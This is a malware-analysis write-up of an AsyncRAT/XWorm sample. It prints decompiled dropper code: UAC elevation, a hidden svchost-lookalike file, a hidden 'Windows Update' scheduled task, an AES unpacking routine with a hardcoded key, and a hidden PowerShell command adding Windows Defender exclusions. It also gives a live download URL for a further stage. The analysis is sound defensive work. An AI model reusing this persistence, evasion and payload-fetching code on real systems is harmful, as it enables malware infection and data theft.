

## SHA256

7761d76284feb79783d96c62b2088d14b39d9f5b485b429f2c0f69d081201629

Small refresher practice to start the new year with an older AsyncRAT sample. Starting with a quick look on, detect-it-easy to identify the file type of the binary and to see if it's packed or encrypted through the entropy.




Figure 1. Detect it Easy




Figure 2. Entropy

On Figure 3. The following steps were to take a look on the summary on PESTudio for any suspicious sections, imports, exports, and strings. We can see that there are a lot of API calls and strings that are highlighted as suspicious and are likely to be used maliciously.

Indicator	Value	Severity	Category	Source	Target	Method	Result	Impact
indicators (groups > API)								
footprints (count > 10)								
virustotal (status > offline)								
dos-header (size > 64 bytes)								
dos-stub (size > 64 bytes)								
rich-header (n/a)								
file-header (executable > 64-bit)								
optional-header (subsystem > GUI)								
directories (count > 6)								
sections (count > 3)								
libraries (type > p/invoke)								
imports (flag > 1639)								
exports (n/a)								
thread-local-storage (n/a)								
.NET (namespace > flag)								
resources (count > 6)								
strings (count > 9947)								
debug (stamp > May.2024)								
manifest (level > asinlvoker)								
version (OriginalFilename > com.exe)								
certificate (n/a)								
overlay (n/a)								

### Figure 3. Imports

Figure 4. Shows the entry point. The first thing the malware does is to check if it is running in Administrator mode. If it is not, then it will attempt to create a new process and try to launch a file. Running this section in the debugger makes the application self-terminate and so I had to change the flag used to check if it's in admin mode to "true" until it left the routine.

```

public static void Main()
{
    try
    {
        if (!Test.IsUserAdministrator())
        {
            ProcessStartInfo processStartInfo = new ProcessStartInfo();
            Process process = new Process();
            ProcessStartInfo processStartInfo2 = processStartInfo;
            processStartInfo2.UseShellExecute = true;
            processStartInfo2.FileName = Application.ExecutablePath;
            processStartInfo2.WindowStyle = ProcessWindowStyle.Normal;
            processStartInfo2.Verb = "runas";
            process = Process.Start(processStartInfo);
        }
        string text = "C:\\Windows\\System32\\svchost\\u200c.exe";
        if (!File.Exists(text))
        {
            File.WriteAllBytes(text, Test.GetTheResource("yvcjnjqhe"));
            File.SetAttributes(text, FileAttributes.Hidden | FileAttributes.System);
        }
        using (TaskService taskService = new TaskService())
        {
            TaskDefinition taskDefinition = taskService.NewTask();
            taskDefinition.RegistrationInfo.Description = "Windows Update";
            TimeTrigger timeTrigger = new TimeTrigger();
            timeTrigger.Repetition.Interval = TimeSpan.FromMinutes(1.0);
            taskDefinition.Triggers.Add(timeTrigger);
            taskDefinition.Principal.RunLevel = TaskRunLevel.Highest;
            taskDefinition.Settings.Hidden = true;
            taskDefinition.Actions.Add(new ExecAction("C:\\Windows\\System32\\svchost\\u200c.exe", null, null));
            taskService.RootFolder.RegisterTaskDefinition("Update", taskDefinition);
            Interaction.Shell("schtasks /run /TN Update", AppWinStyle.Hide, false, -1);
        }
        ProjectData.EndApp();
    }
}

```

### Figure 4. Main Entry Point

Figure 5. And Figure 6. Shows the presence of the RijndaelManaged function and in this encryption or decryption routine there are hard coded strings which might be getting used as a decryption key.

```
public static byte[] AES_Decryptor(byte[] input)
{
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    byte[] array;
    try
    {
        rijndaelManaged.Key = md5CryptoServiceProvider.ComputeHash(Encoding.Default.GetBytes("VDU8c7bcP6v39cV0"));
        rijndaelManaged.Mode = CipherMode.ECB;
        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
        array = cryptoTransform.TransformFinalBlock(input, 0, input.Length);
    }
    catch (Exception ex)
    {
    }
    return array;
}

// Token: 0x0600000A RID: 10 RVA: 0x00002328 File Offset: 0x00000528
public static byte[] GetTheResource(string Get_)
{
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    ResourceManager resourceManager = new ResourceManager("rypbgqgmsnsl", executingAssembly);
    return Test.AES_Decryptor((byte[])resourceManager.GetObject(Get_));
}

// Token: 0x0600000B RID: 11 RVA: 0x00002364 File Offset: 0x00000564
private static bool IsUserAdministrator()
{
    bool flag;
    try
    {
        WindowsIdentity current = WindowsIdentity.GetCurrent();
        WindowsPrincipal windowsPrincipal = new WindowsPrincipal(current);
        flag = windowsPrincipal.IsInRole(WindowsBuiltInRole.Administrator);
    }
    catch (UnauthorizedAccessException ex)
    {
    }
}
```

Figure 5. Encryption Routines

```
82
83 // Token: 0x0600000A RID: 10 RVA: 0x00002328 File Offset: 0x00000528
84 public static byte[] GetTheResource(string Get_)
85 {
86     Assembly executingAssembly = Assembly.GetExecutingAssembly();
87     ResourceManager resourceManager = new ResourceManager("rypbgqgmsnsl", executingAssembly);
88     return Test.AES_Decryptor((byte[])resourceManager.GetObject(Get_));
89 }
90
91 // Token: 0x0600000B RID: 11 RVA: 0x00002364 File Offset: 0x00000564
92 private static bool IsUserAdministrator()
```

Figure 6. Unpacking

Following through the routine and watching the local values change until something interesting shows up.

Locals		
Name	Value	Type
Get_	"yvcjnjqhe"	string
executingAssembly	{Payload, Version=0.0.0.0, Culture=neutral, PublicKeyToken=null}	System.Reflection.Assembly (Syste...
resourceManager	null	System.Resources.ResourceManag...

Figure 7. Debug Runtime Values

In Figure 8. We can see on byte[0] and byte[1] the magic bytes for PE files 4D5A and this executable is being loaded into svchost1.exe. Right clicking and following in Memory Map allows to copy paste and dump the binary for the analysis of the following stage.

Name	Value	Type
path	@ "C:\Windows\System32\svchost1.exe"	string
bytes	[byte[0x00011C00]]	byte[]
[0]	0x4D	byte
[1]	0x5A	byte
[2]	0x90	byte
[3]	0x00	byte
[4]	0x03	byte
[5]	0x00	byte
[6]	0x00	byte
[7]	0x00	byte

Figure 8. MZ Header and Payload Injection

Figure 9. Shows the 2nd stage binary loaded into detect-it-easy and shows that it's still a .NET file but the file size is smaller now.

File type

File size

Base address

Entry point

PE32

71.00 KiB

00400000

004131de

File info

Memory map

Disasm

Hex

Strings

Signatures

VirusTotal

MIME

Search

Hash

Entropy

Extractor

PE

Export

Import

Resources

.NET

TLS

Overlay

Sections

Time date stamp

Size of image

Resources

0003

2024-05-02 05:49:48

00018000

Manifest

Version

Scan

Endianness

Mode

Architecture

Type

Automatic

LE

32-bit

I386

GUI

PE32

Library: .NET(v4.0.30319)[-]

Compiler: VB.NET(-)[-]

Linker: Microsoft Linker(11.0)[GUI32]

Signatures

Recursive scan

Deep scan

Heuristic scan

Verbose

Directory

100%

Log

All types

66 msec

Scan

Shortcuts

Options

About

Exit

Figure 9. Dumped Payloild D-i-E

It is then opened on PESTudio for an analysis of human readable strings and function calls and exports.

Address	Section	String
00401000	section: text	GetWindowText
00401001	section: text	GetForegroundWindow
00401002	section: text	GetWindowText
00401003	section: text	GetForegroundWindow
00401004	section: text	FromBase64String
00401005	section: text	ToBase64String
00401006	section: text	FromBase64String
00401007	section: text	ToBase64String
00401008	section: text	DownloadFile
00401009	section: text	DownloadFile
0040100A	section: text	MemoryStream
0040100B	section: text	MemoryStream
0040100C	section: text	GetKeyboardState
0040100D	section: text	GetKeyState
0040100E	section: text	GetLastInputInfo
0040100F	section: text	MapVirtualKey
00401010	section: text	GetKeyboardState
00401011	section: text	GetKeyState
00401012	section: text	GetLastInputInfo
00401013	section: text	MapVirtualKey
00401014	section: text	LowLevelKeyboardProc
00401015	section: text	UnhookWindowsHookEx
00401016	section: text	SetWindowsHookEx
00401017	section: text	CallNextHookEx
00401018	section: text	LowLevelKeyboardProc
00401019	section: text	UnhookWindowsHookEx
0040101A	section: text	SetWindowsHookEx
0040101B	section: text	CallNextHookEx

Figure 10. Strings

Address	Section	String
00401000	section: text	GetWindowText
00401001	section: text	GetForegroundWindow
00401002	section: text	GetWindowText
00401003	section: text	GetForegroundWindow
00401004	section: text	FromBase64String
00401005	section: text	ToBase64String
00401006	section: text	FromBase64String
00401007	section: text	ToBase64String
00401008	section: text	DownloadFile
00401009	section: text	DownloadFile
0040100A	section: text	MemoryStream
0040100B	section: text	MemoryStream
0040100C	section: text	GetKeyboardState
0040100D	section: text	GetKeyState
0040100E	section: text	GetLastInputInfo
0040100F	section: text	MapVirtualKey
00401010	section: text	GetKeyboardState
00401011	section: text	GetKeyState
00401012	section: text	GetLastInputInfo
00401013	section: text	MapVirtualKey
00401014	section: text	LowLevelKeyboardProc
00401015	section: text	UnhookWindowsHookEx
00401016	section: text	SetWindowsHookEx
00401017	section: text	CallNextHookEx
00401018	section: text	LowLevelKeyboardProc
00401019	section: text	UnhookWindowsHookEx
0040101A	section: text	SetWindowsHookEx
0040101B	section: text	CallNextHookEx

Figure 11. Imports

Figure 12 shows the the entry point and it can also be seen that payloads is obfuscated. I did try to use de4dot to deobfuscate it but it didn't fully work on it.




Figure 12. Stage 2 Entry Point.

Figure 13-16. Shows the value of local variables after getting decrypted during runtime. Interesting strings are mentions of Xworm, a cmd file, and a download url.

Locals		
Name	Value	Type
Stub.A3SQuad9510if4cv9CDlrAFyJ0Jan2mUGRdj6Pt8EL4akSXHAJ...	"hai1723"	object (string)
Microsoft.VisualBasic.CompilerServices.Conversions.ToString retu...	"hai1723"	string
text	null	string
thread	null	System.Threading.Thread
thread2	null	System.Threading.Thread
ex	Decompiler generated variables can't be evaluated	

Figure 13. Strings

Locals		
Name	Value	Type
Stub.A3SQuad9510if4cv9CDlrAFyJ0Jan2mUGRdj6Pt8EL4akSXHAJ...	"<Xwormmm>"	object (string)
Microsoft.VisualBasic.CompilerServices.Conversions.ToString retu...	"<Xwormmm>"	string
text	null	string
thread	null	System.Threading.Thread
thread2	null	System.Threading.Thread
ex	Decompiler generated variables can't be evaluated	

Figure 14. Mentions of XWorm

Locals		
Name	Value	Type
Stub.A3SQuad9510if4cv9CDlrAFyJ0Jan2mUGRdj6Pt8EL4akSXHAJ...	"fixusb.cmd"	object (string)
Microsoft.VisualBasic.CompilerServices.Conversions.ToString retu...	"fixusb.cmd"	string
text	null	string
thread	null	System.Threading.Thread
thread2	null	System.Threading.Thread
ex	Decompiler generated variables can't be evaluated	

Figure 15. Mentions of cmd file

```

6 // Token: 0x02000010 RID: 16
7 public class A35Quad9510if4cvf9CD1rAFyJ07an2mUGRdj6Pt8EL4ak5XHAJVsHAbEIKVDBrZhV0jqZpusAKyJCxWfKf0h0iZ
8 {
9     // Token: 0x060000F8 RID: 248 RVA: 0x000050A8 File Offset: 0x000032A8
10    public static object czjUQTgUh75SnbY4yqfmxWbzIMh1xUNym47Xq5inKc3UBPH55BNMRrCF7KWKAY8iRvybuY04kh1K4jzyu7DwxG8D(string
11    nunCGBaT9Yxdj2En4xH2RumIGfaAZmmMn3QwdkeA1R9UhjBNU3HHEBRGrpUiFEB5M0gJ03nv1fr9snMu0CrJ2UoGV)
12    {
13        RijndaelManaged rijndaelManaged = new RijndaelManaged();
14        MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
15        byte[] array = new byte[32];
16        byte[] array2 = md5CryptoServiceProvider.ComputeHash
17        (zdfwA058CvGxRdBGfNFuUJ08EsrHeeYysa6iAxUmKH6Bq67qXoTbaOtdoaIXhQKUTf4UWUUAAGb1evk74N3JF70.S2f6K5JAoi1JCrfk73HbzZVmeEujhv
18        (ffA3tf75k61qs634o8LUByVLbw1PMJmZwCXgv4uQRK1v5peiMokzFphcR32kk02phunAEE.IanxpZDHQisfvf));
19        Array.Copy(array2, 0, array, 0, 16);
20        Array.Copy(array2, 0, array, 15, 16);
21        rijndaelManaged.Key = array;
22        rijndaelManaged.Mode = CipherMode.ECB;
23        ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
24        byte[] array3 = Convert.FromBase64String(nunCGBaT9Yxdj2En4xH2RumIGfaAZmmMn3QwdkeA1R9UhjBNU3HHEBRGrpUiFEB5M0gJ03nv1fr9snMu0CrJ2UoGV);
25        return zdfwA058CvGxRdBGfNFuUJ08EsrHeeYysa6iAxUmKH6Bq67qXoTbaOtdoaIXhQKUTf4UWUUAAGb1evk74N3JF70.iof2awk1WvPbPaxQMRZo0hKG4edkg1(cryptoTransform.TransformFinalBlock
26        (array3, 0, array3.Length));
27    }
28 }

```

Figure 16. Encryption|Decryption Routine

Name	Value
Microsoft.VisualBasic.CompilerServices.Conversions.ToString retu...	"https://drive.usercontent.google.com/download?id=1XEWUwFdhz83ez1WgfQ4Lj72TbJhKq3zU8&export=download"
text	null
thread	null
thread2	null
ex	Decompiler generated variables can't be evaluated

Figure 17. Download url

Figure 18. Shows that it creates some kind of logfile in the interaction environment. A lot of the other strings here are encoded differently from each other as well.

```

// Token: 0x04000006 RID: 6
public static string TeyF54zTtwQjLL = "Er0CXeObf9QnAkxAPu40knHVPGGm6EsMAGE59IJ4s0YBYtymjMshn7WfvRK1SyQorDx1zKyKMEW6LHTEqtAXYXtYaLOB/
WpgYtDqZ50GhXQ58vGyEIowv5WQgLKiuQmT5G48MS7EfUmykHrXRNEBKQ==";

// Token: 0x04000007 RID: 7
public static string SahztsFsMpEeze;

// Token: 0x04000008 RID: 8
public static string GzqqkYHgW7sgT;

// Token: 0x04000009 RID: 9
public static string WG3h4R1TqHGf1L = "rgUFeCvGr0im1LQHDS3jNg==";

// Token: 0x0400000A RID: 10
public static string gjhA3t4pswleNd = "Q9xLZGPkQsr+mTbD9FPJNQ==";

// Token: 0x0400000B RID: 11
public static int mChNSN3mGyoQx = 3;

// Token: 0x0400000C RID: 12
public static string m7iQNIU3gU1SZI = "jj21F3u+J1M1CrNhnXRMDA==";

// Token: 0x0400000D RID: 13
public static string WHIAL18UC97JpB = "QBgl0eYlUC0YeypQHL3gWA==";

// Token: 0x0400000E RID: 14
public static string IanxpZDHQisfvf = "v2VxpfnkDp0vzF6k";

// Token: 0x0400000F RID: 15
public static string pTgkH82lJ2Xqdd = Interaction.Environment("temp") + "\\Log.tmp";
}

```

Figure 18. Log File Generation

Figure 19. Has functionality for thread creation but on the debugger at this point it no longer does anything. I am assuming this is because the download instruction earlier no longer works and the payloads there would be essential to continue.



```

Environment.Exit(0);
}
N9Zw66sc7U4Kgd.jYBJJmZA48J5ZF();
string text = N9Zw66sc7U4Kgd.ehqPzHNXhVfxvz(fFA3tf75k61qs6J4o8LUByVLbw1PMJWZwCXgv4uQRK1v5peiMoKzFphcRJ2kk02pHhunAEE.TeyFS4zTTwQjLL);
fFA3tf75k61qs6J4o8LUByVLbw1PMJWZwCXgv4uQRK1v5peiMoKzFphcRJ2kk02pHhunAEE.SahztsFsMpEeze = text.Split(new char[] { ':' })[0];
fFA3tf75k61qs6J4o8LUByVLbw1PMJWZwCXgv4uQRK1v5peiMoKzFphcRJ2kk02pHhunAEE.GzqqkYHgWw7sgT = text.Split(new char[] { ':' })[1];
zdFwA0S8CvGxRdBGfWfUuMU0EsrHeeYysa6iAxUmKH6Bqb67qXoTbaOtdoa1XhQKUTf4UMMuUAgGb1evk74NxJF70.kWxxjyPq9zo0wDRGNMhr6emZ7b1CsmZ();
new Thread(new ThreadStart(N9Zw66sc7U4Kgd.wyvqfz4c6FnHMu)).Start();
if (Conversions.ToBoolean(uFXSTQmJUYY3p2.RNeXoipWlG37W3()))
{
    GAZ63zR0qdusNQ.G65ypE6SimxGJKGndMFOI0YhWakdiaSwkg0IrbakOuBALVJgHx7e39oGBIP81LheKuMU3zVX3aBknMe28WtoY26wB();
}
Thread thread = new Thread(new ThreadStart(N9Zw66sc7U4Kgd.qRgPz8qxkprClw));
Thread thread2 = new Thread(new ThreadStart(N9Zw66sc7U4Kgd.PJtos2L514tNRF));
thread.Start();
thread2.Start();
thread2.Join();

```

Figure 19. Thread Starts

Network connection capability downloading a string from a webclient.

```

public static string ehqPzHNXhVfxvz(string TLq2ue73K8hWrE)
{
    try
    {
        ServicePointManager.Expect100Continue = true;
        ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
        ServicePointManager.DefaultConnectionLimit = 9999;
    }
    catch (Exception ex)
    {
    }
    string text;
    try
    {
        IL_2A:
        using (WebClient webClient = new WebClient())
        {
            text = webClient.DownloadString(TLq2ue73K8hWrE);
        }
    }
    catch (Exception ex2)
    {
        Thread.Sleep(3000);
        goto IL_2A;
    }
    return text;
}

```

Figure 20. Network Connections

Figure 21. Shows the powershell command.

```

public static void jYBJJmZA48J5ZF()
{
    if (Conversions.ToBoolean(uFXSTQmJUYY3p2.RNeXoipWlG37W3()))
    {
        try
        {
            ProcessStartInfo processStartInfo = new ProcessStartInfo();
            processStartInfo.FileName = "powershell.exe";
            processStartInfo.WindowStyle = ProcessWindowStyle.Hidden;
            processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionPath '" +
                zdFwA0S8CvGxRdBGfWfUuMU0EsrHeeYysa6iAxUmKH6Bqb67qXoTbaOtdoa1XhQKUTf4UMMuUAgGb1evk74NxJF70.v4B3cByk1xq7ZwQ4baL3WYfw47vaQkr + "'";
            Process.Start(processStartInfo).WaitForExit();
            processStartInfo.Arguments = "-ExecutionPolicy Bypass Add-MpPreference -ExclusionProcess '" + Process.GetCurrentProcess().MainModule.ModuleName + "'";
            Process.Start(processStartInfo).WaitForExit();
        }
        catch (Exception ex)
        {
        }
    }
}

```

Figure 21. Powershell

This is the end of the short refresher analysis. I might make Yara rules based on the IL for practice but given that this sample is already 6 months old there is probably no need.